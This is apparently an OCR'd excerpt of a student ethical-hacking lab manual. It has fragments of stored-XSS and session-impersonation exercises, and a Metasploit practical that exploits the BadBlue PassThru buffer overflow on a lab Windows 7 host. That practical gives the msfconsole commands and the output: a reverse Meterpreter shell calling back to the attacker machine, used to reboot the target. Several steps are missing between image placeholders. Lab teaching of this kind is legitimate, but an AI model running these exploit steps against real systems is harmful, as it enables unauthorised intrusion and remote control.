
Step 14 : Click on “Submit” .



Step 15 : Then Click on “XSS(Stored)” and enter desired query.



Step 16 : Click on “Sign Guest Book”.



Practical No : 07

Aim : Session impersonation using Firefox and Tamper Data add-on.


Practical No : 10

Aim : Using Metasploit to exploit (Kali Linux)


Step 1: open badblue in window 7 and set the port 8000

Step 2 : start badblue

Example



Step 3: Find target IP address [192.168.149.133]



Step 4: go to kali Linux operating system and open terminal


Step 5: Type the command in terminal


(A) service postgresql start
(B) msfconsole
(C) search badblue
(D) use Exploit/windows/http/badblue_passthru
(E) set rhost 192.168.149.133
(F) set rport 8000
(G) run

Step 6: control the target system


Type the command

(a)reboot etc.


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# service postgresql start
root@kali:~# msfconsole
M S F
=[metasploit v4.17.3-dev]
+ -- --=[1795 exploits - 1017 auxiliary - 310 post]
+ -- --=[538 payloads - 41 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >


+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > search badblue
Matching Modules
Name Disclosure Date Rank Description
exploit/windows/http/badblue_ext_overflow 2003-04-20 great BadBlue 2.5 EXT.dll Buffer Overflow
exploit/windows/http/badblue_passthru 2007-12-10 great BadBlue 2.72b PassThru Buffer Overflow
msf > Interrupt: use the 'exit' command to quit
msf > use exploit/windows/http/badblue_passthru
msf exploit(windows/http/badblue_passthru) > set rhost 192.168.149.133
rhost => 192.168.149.133
msf exploit(windows/http/badblue_passthru) > set rport 8000
rport => 8000
msf exploit(windows/http/badblue_passthru) > run

Reboot :


msf exploit(windows/http/badblue_passthru) > run
[*] Started reverse TCP handler on 192.168.149.134:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (179779 bytes) to 192.168.149.133
[*] Meterpreter session 1 opened (192.168.149.134:4444 -> 192.168.149.133:49201) at 2019-01-17 23:00:49 +0530
meterpreter > reboot
Rebooting...
meterpreter >
[*] 192.168.149.133 - Meterpreter session 1 closed. Reason: Died
meterpreter >